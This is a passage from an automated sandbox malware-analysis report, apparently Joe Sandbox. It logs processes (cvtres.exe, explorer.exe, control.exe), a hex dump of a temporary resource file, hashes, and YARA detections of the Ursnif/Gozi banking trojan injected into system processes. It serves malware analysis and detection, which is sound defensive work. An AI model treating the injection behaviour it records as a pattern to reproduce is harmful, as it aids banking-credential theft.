C:\Users\user\AppData\Local\Temp\CSC1B282484FFBD4A98A4CBD8847ACCD8A8.TMP	success or wait	1	7FF789C5E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC1B282484FFBD4A98A4CBD8847ACCD8A8.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF789C5ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\n2sgiaoa.cmdline	unknown	353	success or wait	1	7FF789BF1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\n2sgiaoa.0.cs	unknown	400	success or wait	1	7FF789BF1EE7	ReadFile

Analysis Process: cvtres.exe PID: **2888**, Parent PID: **3340**

General	
Target ID:	10
Start time:	09:31:12
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEB8E.tmp" "c:\Users\user\AppData\Local\Temp\CSC1B282484FFBD4A98A4CBD8847ACCD8A8.TMP"
Imagebase:	0x7ff6bdf40000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **3324**, Parent PID: **4604**

General	
Target ID:	11
Start time:	09:31:18
Start date:	13/10/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff69bc80000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000B.00000002.740959208.00000000125FC000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000000B.00000002.740959208.00000000125FC000.00000004.00000001.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000B.00000002.738730438.000000000DCBC000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000000B.00000002.738730438.000000000DCBC000.00000004.00000001.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000B.00000000.714710213.000000000DCBC000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000000B.00000000.714710213.000000000DCBC000.00000004.00000001.00020000.00000000.sdmp, Author: unknown

Analysis Process: control.exe PID: **4784**, Parent PID: **1364**

General	
Target ID:	12
Start time:	09:31:20
Start date:	13/10/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7f7f70000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000C.00000003.684854059.00000262EE44C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000000C.00000003.684854059.00000262EE44C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000C.00000000.681883913.0000000000480000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000C.00000003.684949617.00000262EE44C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000000C.00000003.684949617.00000262EE44C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000C.00000002.724699237.00000262EE44C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 0000000C.00000002.724699237.00000262EE44C000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000C.00000000.680871269.0000000000480000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000C.00000000.684080193.0000000000480000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly